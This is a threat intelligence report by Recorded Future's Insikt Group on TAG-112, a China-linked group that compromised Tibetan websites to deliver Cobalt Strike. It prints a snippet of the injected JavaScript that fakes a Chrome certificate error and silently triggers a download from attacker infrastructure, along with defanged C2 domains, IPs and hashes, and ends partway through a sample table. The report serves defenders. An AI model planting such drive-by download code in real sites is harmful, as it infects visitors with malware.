
CYBER THREAT ANALYSIS

CHINA

Recorded Future®

By Insikt Group®

November 12, 2024



China-Nexus TAG-112 Compromises Tibetan Websites to Distribute Cobalt Strike

TAG-112 compromised two Tibetan community websites, likely via vulnerable Joomla installations, uploading malicious JavaScript that downloads Cobalt Strike malware disguised as a security certificate.

This campaign's malicious infrastructure used Cloudflare for name servers, hiding the threat actor's IP and complicating attribution — a technique increasingly observed among APT groups.

TAG-112 overlaps with TAG-102 (Evasive Panda), a Chinese APT group targeting those opposing the Chinese government, including human rights groups, minorities, academics, and democracy supporters.

Note: The analysis cut-off date for this report was October 3, 2024

Executive Summary

In late May 2024, at least two websites with ties to the Tibetan community were compromised and modified with malicious JavaScript that spoofed a TLS certificate error page, ultimately triggering a download of Cobalt Strike from external threat actor-controlled infrastructure. Insikt Group identified six Cobalt Strike Beacon samples linked to this activity. The infrastructure used for this campaign implemented Cloudflare protection to obfuscate its origin. As of this writing, the websites remain compromised and host the malicious JavaScript, and portions of the malicious infrastructure likely remain active.

This activity was conducted by a Chinese state-sponsored threat actor group we are calling TAG-112. The group is particularly interested in targeting the Tibetan community and has several overlaps with TAG-102 (Evasive Panda).

Insikt Group followed responsible disclosure procedures in advance of this publication per Recorded Future's prenotification policy.

Key Findings

- TAG-112 likely compromised the Tibet Post (*tibetpost[.]net*) and Gyudmed Tantric University (*gyudmedtantricuniversity[.]org*) websites on or around May 23, 2024. These websites remain compromised as of this writing.
- The compromised websites were manipulated to prompt visitors to the sites to download a malicious executable disguised as a “security certificate” that ultimately loaded a Cobalt Strike payload upon execution.
- The group likely exploited a vulnerability in the website's content management system, Joomla, to upload the malicious JavaScript.
- TAG-112 is likely a subgroup of TAG-102 (Evasive Panda), working toward the same or similar intelligence requirements, mainly focusing on targeting Tibetan entities. Despite these overlaps, Insikt Group is tracking this activity as a separate entity due to the difference in maturity between these campaigns.
- The Tibetan community in exile, along with other religious and ethnic minority groups in China, have long been targets for various Chinese cyber-espionage (advanced persistent threat; APT) groups (1, 2, 3). Beijing perceives these groups as subversive or separatist elements challenging Chinese Communist Party (CCP) rule, as well as avenues for foreign influence or interference in China’s internal affairs.

Threat Analysis

Malicious JavaScript

Insikt Group was recently made aware of a compromised website with close ties to the Tibetan community. The compromise took place in late May 2024. The threat actors modified a JavaScript file to include a segment of malicious code (see **Appendix C**). This prompted website visitors to download a malicious executable disguised as a "security certificate" that ultimately loaded a Cobalt Strike Beacon payload.




Figure 1: *Diagram of the observed infection chain (Source: Recorded Future)*

The malicious JavaScript is triggered by the `window.onload` event. It first checks the user's operating system and web browser type; this is likely to filter out non-Windows operating systems, as this function will terminate the script if Windows isn't detected. The collected browser information is sent to the TAG-112 domain *update[.]maskrisks[.]com* via a GET request with the browser type encapsulated in a URL variable, `?type={Chrome or Edge}`. This initial request returns a JSON object with a "forbid" boolean used to control the further execution and an HTML template spoof certificate error page that matches the user's browser. If this initial request returns an error, the script exits and does not affect the website.

```
https[:]//update[.]maskrisks[.]com/?type=Chrome
https[:]//update[.]maskrisks[.]com/?type=Edge
```

Figure 2: *URLs used in the initial GET request to return a spoofed HTML template (Source: Recorded Future)*

```
{
  forbid: true,
  html: "<!DOCTYPE html>
  <!-- saved from url=(0029)chrome-error://chromewebdata/ -->
  <html dir=\"ltr\" lang=\"en\"><head><meta http-equiv=\"Content-Type\" content=\"text/html;
  charset=UTF-8\">

    <meta name=\"color-scheme\" content=\"light dark\">
    <meta name=\"theme-color\" content=\"#fff\">
    <meta name=\"viewport\" content=\"initial-scale=1, minimum-scale=1, width=device-width\">
    <meta http-equiv=\"Content-Security-Policy\" content=\"require-trusted-types-for &#39;script&#39;;
  trusted-types;\">
    <title>Privacy error</title>
    <style>/* Copyright 2017 The Chromium Authors
   * Use of this source code is governed by a BSD-style license that can be
   * found in the LICENSE file. */

  a {
    color: var(--link-color);
  }
```


Figure 3: *JSON object response from the request seen in* ***Figure 2*** *(Source: urlscan)*

The above HTML template is a modified copy of the Google Chrome TLS certificate error page displayed to users when there is an issue with the host's TLS certificate, as shown in **Figure 4** below.




Figure 4: *Modified Chrome TLS certificate error page (Source: urlscan)*

The script replaces three placeholder values in the HTML template:

- `<%-- domian --%>`[1]
  Replaced with `location.hostname` variable (compromised website domain)
- `<%-- downloadURL --%>`
  Replaced with `${REQUEST_URL}download` - *https[:]//update[.]maskrisks[.]com/download*
- *dnspod[.]cn*
  Replaced with *google[.]com*

The HTML template (see **Figure 5**) contains an X.509 certificate (SHA256: D0972247C500D2A45F412F9434287161DE395A35EF5B4931CBA12CF513B76962) for the domain **.dnspod[.]cn* and also a Chinese language comment "// 如果错误是由于一个失败的a href请求引起的，则关闭窗口", which translates to "If the error is caused by a failed a href request, close the window". These artifacts indicate that the actor who modified this template is likely a Chinese speaker, given the use of a Chinese DNS provider to generate the HTML page and the Chinese-language code comment.

This HTML template then overwrites the compromised website code. After a two-second delay, the script triggers an alert with the message "Click to download the security certificate" and automatically clicks a link to the download URL appended to the document body, starting the download of the malicious file, as shown in **Figure 6**.

[1] "domian" is misspelled in both the malicious JavaScript snippet and HTML template.




Figure 5: *X.509 certificate for dnspod[.]cn found in HTML template source code, SHA256: D0972247C500D2A45F412F9434287161DE395A35EF5B4931CBA12CF513B76962 (Source: Recorded Future)*


```
if (res.forbid) {
    document.open();
    document.write(replaceTemplate(res.html));
    document.close();
    setTimeout(() => {
        alert("Click to download the security certificate.");
        const a = document.createElement('a');
        a.href = `${REQUEST_URL}download`;
        a.style.display = 'none';
        document.body.appendChild(a);
        a.click();
        document.body.removeChild(a);
    },2000)
}
```


Figure 6: *Snippet of malicious JavaScript that handles overwriting the compromised website with spoof HTML code and triggers the fake security certificate alert (Source: Recorded Future)*

Compromised Tibetan Websites

Insikt Group identified two additional Tibetan websites compromised with the same malicious JavaScript, Tibet Post (*tibetpost[.]net*) and Gyudmed Tantric University (*gyudmedtantricuniversity[.]org*). HTTP response headers suggest the websites were likely modified on May 23, 2024, as shown in **Figures 7 and 8**. Tibetan news website *tibetpost[.]net* was previously compromised by TAG-102 (Evasive Panda) to host malicious payloads, including backdoors for Windows and macOS.

Both websites are almost certainly built with the Joomla CMS (content management system). If not maintained and updated, Joomla-based websites become an easy target for cyber threat actors. TAG-112 likely exploited a vulnerability in the websites to upload the malicious JavaScript.





Figures 7 and 8: *Response headers for modified JavaScript files on compromised Tibetan websites (Source: urlscan 1, 2)*

TAG-112 Infrastructure

The TAG-112 domain *update[.]maskrisks[.]com*, found in the malicious JavaScript, uses Cloudflare for its name servers, which abstracts the IP address of the threat actor's server. Using server banner data, Insikt Group identified three Kaopu Cloud-registered IP addresses in South Korea that served a Cloudflare Origin certificate for **[.]maskrisks[.]com* (SHA256: 94569f64f62eff185ba47e991dba54bdeea6d1a9e205d6bec767be6a864e4efb):

- *154.90.62[.]12* — Active since at least August 7, 2024
- *154.90.63[.]166* — Active since at least June 18, 2024
- *154.205.138[.]202* — Active since at least March 19, 2024

The apex domain *maskrisks[.]com* was registered with Namecheap on March 18, 2024. Using Passive DNS data, we identified two additional subdomains: *mail[.]maskrisks[.]com* and *checkupdate[.]maskrisks[.]com*.

Cobalt Strike Beacon

Using the Recorded Future Intelligence Cloud, we surfaced links to six Cobalt Strike Beacon files using *mail[.]maskrisks[.]com* for C2, as shown in **Figure 9** below. During sandbox analysis, two of the identified Cobalt Strike samples produced requests to the URL *http[:]//154.205.138[.]202/GetUrl/cache?time=[UNIX Timestamp]*, which is one of the IP addresses serving the Cloudflare origin certificate for **[.]maskrisks[.]com.*




Figure 9: *Recorded Future Intelligence Card for mail[.]maskrisks[.]com showing technical links to six malicious files and a Cobalt Strike Beacon verdict (Source: Recorded Future)*

Filenames	SHA256	Description
Cobalt Strike Samples		
RPHost.dll	1e42cbe23055e921eff46e5e6921ff1a20bb903fca83ea1f1294394c0df3f4cd	**C2:** *http[:]//mail[.]maskrisks[.]com/:443/api/view.php* **Additional Request:** *http[:]//update[.]maskrisks[.]com/cache?time=[UNIX Timestamp]*
RPHost.dll	0e306c0836a8ee035ae739c5adfbe42bd5021e615ebaa92f52d5d86fb895651d	
RPHost.dll	f1f11e52a60e5a446f1eb17bb718358def4825342acc0a41d09a051359a1eb3d	**C2:** *http[:]//mail[.]maskrisks[.]com/:443/api/view.php* **Additional Request:** *https[:]//checkupdate[.]maskrisks[.]com/cache?time=[UNIX Timestamp]*
update.dll RPHost.dll	f4ded3a67480a0e2a822af1e87a727243dea16ac1a3c0513aec62bff71f06b27	
